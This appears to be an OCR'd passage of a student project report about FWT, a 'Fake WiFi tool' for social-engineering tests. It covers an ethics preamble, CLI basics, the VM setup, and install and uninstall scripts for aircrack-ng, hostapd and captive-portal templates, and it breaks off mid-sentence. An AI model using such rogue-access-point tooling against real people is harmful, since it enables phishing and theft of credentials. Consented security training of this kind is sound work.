The aim of this exercise is to use its outcome for legitimate purposes. These may be testing of security systems or understanding the level of awareness of the public to social engineering threats. However, the door for unethical uses can be opened, some ethical considerations are presented below, that stem from such social engineering attacks:

1. **Consent:** Before taking any action, it is imperative to count with the consent of companies and/or individuals taking part. If no such consent is obtained the activity is considered unethical and violates privacy rights with potential legal actions.
2. **Legitimate Purpose:** Only lawful purposes are allowed when using this tool. These include training of employees and the general public, IT security stress testing or understanding IT professionals’ skills. It is quite unethical to use these tactics with malevolent intentions.
3. **Privacy:** Respect for the privacy of individuals and organizations is crucial. A Social Engineering Attack should avoid unnecessarily intruding into people's personal lives or violating their privacy.
4. **Transparency and Accountability:** Transparency must be maintained during such exercises, whether working for organizations or for private individuals. The professionals creating the testing environments are to be accountable.
5. **Protecting Data:** All private and sensitive information affected must be managed securely. Any leaking or commercial handling of such information is illegal and unethical.
6. **Improvement:** Stakeholders involved in baiting must permanently improve their knowledge to limit harm and optimize the security systems of the community and companies they are assisting.

Overall, Social Engineering Attacks are ethical when these points are considered. If security and privacy are at the core of a social engineering application, ethics are guaranteed.


10. Developing Software for CLI vs GUI

10.1. What is the Command-line Interface?

The acronym CLI stands for Command Line Input/Interface, it is a simple program that only accepts text input to execute functions. Back in the 1960s, this was the only way to interact with computers. Today, it is used to configure system settings, to install software or to execute features that are not available through the GUI (Graphical User Interface).


10.2. What is the GUI?

The GUI (Graphical User Interface) is how most end users interact with electronic devices such as computers or smartphones. Unlike CLI interfaces that are strictly restricted to text representations, a lot of information in a GUI is displayed using Icons, Menus, and other Visual indicators. The first GUI was introduced to the world in 1973 by Xerox (a Computing and Copy machines Company) and as of today most digital devices have a GUI to ease the final user's interaction and come in different shapes and forms such as icons, formatted texts, animations, etc. given the vast computation resources of modern computers. It is worth remembering that early-stage computer machines barely had the capacity of a calculator and that is why these used CLI and no GUI.



```
/Users/tsmith > ls
total 0
drwxr-xr-x   5 tsmith staff  160 Sep 10 14:28  Code/
drwx------   3 tsmith staff   96 Jan  4 09:30 'Creative Cloud Files'/
drwx------+ 10 tsmith staff  320 Jan  6 16:53  Desktop/
drwx------+ 12 tsmith staff  384 Nov 17 13:25  Documents/
drwx------+ 15 tsmith staff  480 Jan  5 17:17  Downloads/
drwxr-xr-x  24 tsmith staff  768 Dec 31 11:18  GitHub/
drwx------+ 80 tsmith staff 2.5K Dec 22 09:20  Library/
drwx------+  4 tsmith staff  128 Sep  4 09:33  Movies/
drwx------+  6 tsmith staff  192 Sep  4 09:33  Music/
drwxr-xr-x   4 tsmith staff  128 Mar 24  2020  OneDrive/
drwx------+  4 tsmith staff  128 Sep  3 15:51  Pictures/
drwxr-xr-x+  4 tsmith staff  128 Jun 23  2017  Public/
drwxr-xr-x  15 tsmith staff  480 Dec 31 15:29  bin/
drwxr-xr-x   9 tsmith staff  288 Jan  6 15:27  impt/
drwxr-xr-x  15 tsmith staff  480 Jul 22 17:07  impt-project/
drwxr-xr-x  11 tsmith staff  352 Sep 29 11:35  impt-test-project/
drwxr-xr-x  10 tsmith staff  320 Sep 17 14:05  yuml/
/Users/tsmith > pwd
/Users/tsmith
/Users/tsmith > cd GitHub
/Users/tsmith/GitHub > ls
total 0
drwxr-xr-x  6 tsmith staff  192 Dec 14 11:31  BG96_GPS/
drwxr-xr-x 24 tsmith staff  768 Feb 17  2020  BLE/
drwxr-xr-x  8 tsmith staff  256 Jan 20  2020  BTLEBlinkUp/
drwxr-xr-x  6 tsmith staff  192 Aug 13 15:01  BlinkUpSDK-Android/
drwxr-xr-x  7 tsmith staff  224 Dec 31 14:25  BlinkUpSDK-iOS/
drwxr-xr-x 17 tsmith staff  544 Aug 19 17:11 'Connected Product'/
drwxr-xr-x 22 tsmith staff  704 Apr  2  2020  Experimental/
drwxr-xr-x  9 tsmith staff  288 Dec 31 16:53  Hex/
drwxr-xr-x  8 tsmith staff  256 Jan 27  2020  Legacy/
drwxr-xr-x  6 tsmith staff  192 Jun 30  2020  Onewire/
drwxr-xr-x 32 tsmith staff 1.0K Jan  5 13:46  Testing/
drwxr-xr-x  9 tsmith staff  288 Nov 23 09:31  cellular-iot/
drwxr-xr-x 14 tsmith staff  448 Aug 13 12:12  cordova-plugin-blinkup/
drwxr-xr-x 20 tsmith staff  640 Nov 30 09:26  doc-api/
drwxr-xr-x 11 tsmith staff  352 Jun 25  2020  dotfiles/
drwxr-xr-x 35 tsmith staff 1.1K Jul  3  2020  examples/
drwxr-xr-x 28 tsmith staff  896 Sep 17 16:24  junk-drawer/
drwxr-xr-x 12 tsmith staff  384 Jul  1  2020  mobile-android/
drwxr-xr-x 12 tsmith staff  384 Dec 31 13:48  mobile-ios/
drwxr-xr-x 10 tsmith staff  320 Jul 10 08:05  oktaupdate/
drwxr-xr-x 40 tsmith staff 1.3K Jan  4 10:05  scripts/
/Users/tsmith/GitHub > 
```

(Image 5) Example of a Command-line interface or character user interface.




Look up: Internet

internet

internet in"ter*net ([i^]n"t[~e]r*n[e^]t), n.
A large network[3] of numerous computers connected
number of major nodes of high-speed computers havir
high-speed communications channels between the ma
and numerous minor nodes allowing electronic commu
among millions of computers around the world; -- usua
referred to as the internet. is the basis for the
World-Wide Web.
[PJC]

-- From The Collaborative International Dictionary of English

(Image 6) Example of Graphic User Interface.



(Image 7) GUI Based OS

10.3. What is a CLI Tool?

The most popular software management and cybersecurity tools are made exclusively for Command Line use. Fluxion, Metasploit and SQL Map are some examples. What are the advantages of using directly the CLI over developing a tool that has a GUI?

1. A CLI Tool is more lightweight than GUI tools, which must load all the visual elements before giving a visual response to the user. This means that CLI tools are more responsive and faster and can be used in almost any computer with a compatible operating system.
2. It is more efficient over GUI tools since one doesn't have to develop all the assets such as icons, formatted text, and animations, the needed to maintain a GUI Tool, allowing the developer to focus his time exclusively on coding.
3. The CLI tends to be consistent across different tools and platforms, making it easier to transfer across different operating systems.

10.4. Version Management Software and IDE of Choice

To organize the different versions of the tool, a Version Management Software called Git was used, together with a website called GitHub (a non-profit, cloud-based code repository that helps developers store, share, manage code and receive feedback from the programmer's community as well). What is Version Management or Version Control? Version Control allows developers to safely create and edit their code. This can be done through **branching** and **merging**. With **branching**, the developer can create a copy of the code that needs to be edited. That way, the developer can edit the source code, without the fear of spoiling the original working code. After the changes to the source code have been made and it has been verified that the code works correctly, the developer can **merge** the new code with the older version of the code and make the changes official. All the changes that are made are tracked, so that the developer can revert them if necessary.


What is an Integrated Development Environment? An **Integrated Development Environment**, for short **IDE** is "the software that developers use within a development environment. It usually includes a Text Editor, a Debugger, used to identify and correct errors within the code, and a Compiler, a tool that converts the programming (or source) code to machine code (understandable by the computer). As IDE Visual Studio Code, was used, which is quite popular amongst programmers. Once all the development software was setup in my local machine, a new repository was started in GitHub with the name "FWT_Tool".

11.Setting up the OS (Operating System)

To develop the tool on Arch Linux, an HP Laptop was used with the operating system installed on it. This way of using an operating system directly on a computer's hardware is known as native hardware installation. It was decided to install the operating system on a **Virtual Machine** for two main reasons:

- To test the performance of the tool on different instances of the OS.
- To test the scripts safely, without fear of damaging the original OS.

The software I used to create virtual machines is called **VirtualBox**. It is a program developed by Oracle and is quite easy and intuitive to use. Once the software was installed and the ISO with Arch Linux downloaded (file containing the base of the OS), a Virtual instance was created, and the development of scripts started.



General
Nombre: Arch Linux
Sistema operativo: Arch Linux (64-bit)

Sistema
Memoria base: 4096 MB
Orden de arranque: Disquete, Óptica, Disco duro
Aceleración: Paginación anidada, Paravirtualización KVM

Pantalla
Memoria de vídeo: 32 MB
Controlador gráfico: VMSVGA
Servidor de escritorio remoto: Inhabilitado
Grabación: Inhabilitado

Almacenamiento
Controlador: IDE
Controlador: SATA
Puerto SATA 0: Arch Linux.vdi (Normal, 20,00 GB)


Audio
Controlador de anfitrión: Predeterminado
Controlador: ICH AC97

Red
Adaptador 1: Intel PRO/1000 MT Desktop (NAT)

USB

(Image 8) Screenshot of the menu page of VirtualBox by Oracle.

12.Part 1 – Installing and Uninstalling Scripts




```
#!/bin/bash
mkdir /opt/fwt \
        /opt/fwt/main \
        /opt/fwt/main/cache \
        /opt/fwt/main/files \
        /opt/fwt/main/templates \
        /opt/fwt/main/captures \
        /srv/http/fwtPage

cp ./scripts/fwt /usr/local/bin
chmod +x /usr/local/bin/fwt

cp -r ./scripts/templates /opt/fwt/main/

pacman -S xterm aircrack-ng hostapd apache lighttpd iw dnsmasq wireshark-cli wireshark-qt python python-pip --noconfirm
pacman -S python-click --noconfirm

echo -e "\033[32m Done!\033[37m - Now you can just type \033[31m sudo fwt --help \033[37m in the terminal to start the tool!"
```

(Image 9) Screenshot of the install.sh script for basic software tools set up in Arch Linux for FWT (Fake WiFi tool).

To make the code as non-intrusive as possible, I decided to use the **/opt** folder to store all the files. This folder is commonly used for package and software installation. This code (Image 9) simply creates folders to store the different files. The **cache** folder is intended to store temporary files such as configuration files. The **templates** folder is intended to store the Captive Portal templates. The **cp** command is responsible for copying the script of my tool to a folder, in which the user who has installed it has direct access from the terminal. To install programs and packages on Linux, you use an application called **Pacman** or **Package Manager**, which can be automated to install all the dependencies. The **--no-confirm** tag ensures that the user does not have to verify each installed application.

Finally, the user is informed that all tools and their dependencies have been successfully installed.




```
#!/bin/bash
id -u &>/dev/null
if [[ $(/usr/bin/id -u) -ne 0 ]]; then
    echo "Not running as root"
    exit
fi

if [ -f "/usr/local/bin/fwt" ]
then
    rm /usr/local/bin/fwt -f
    rm /opt/fwt --recursive -f
    echo -e "FWT has been uninstalled from your system."
else
    echo -e "FWT is not present in your system."
fi
```

(Image 10) Screenshot of the uninstall.sh script used to remove the FWT (Fake WiFi tool) script.

This code (Image 10) uninstalls the FWT tool. First, it checks if the code is run with administrator privileges. If so, the script removes all the files that make up the tool, although it does not remove any of the dependencies to make the program less invasive. Otherwise, the script is not executed. Finally, the user is informed that the files have been successfully removed. In case the file is not found in the system, the user is also informed.


13.Part 2 – Setting up the code for creating a Command-line application.

To start the tool from the command-line, I made use of a python library called Click. Click stands for "Command Line Interface Creation Kit" and facilitates the development of such a tool. Other libraries I used in python are the Os library, the S*ubprocess* library and the *Time* library. (Image 11)



```
import os
import click
import time
import subprocess as sp
```


(Image 11) Screenshot of the imported modules in the main script of FWT, fwt.py .



```python
@click.command()
@click.option("--interface","-i", type=str, help="Wlan card used with the tool(monitor mode option is required!)")

# Starting Program
def start(interface):
    try:
        # Checks if the user runs the Tool as sudo, else it does not start
        if not os.environ.get("SUDO_UID"):
            click.echo("You need to run this command as \33[31mroot\33[37m!")
            quit()
        else:
            interface = tool(interface)

    except IndexError:
        click.echo("ERROR: Check that the selected card exists.")

start()
```

(Image 12) Screenshot of the section in FWT's main script where the tool is started. fwt.py.


This part of the code (Image 12) defines which initial parameters are given to it. Only one parameter is defined for the tool, which is checked when it is started. Before receiving the parameter from the user, it is necessary to check that the tool is running as root (administrator privileges). If not, the user is prompted to start the tool as root. If the tool is not running as root, most commands 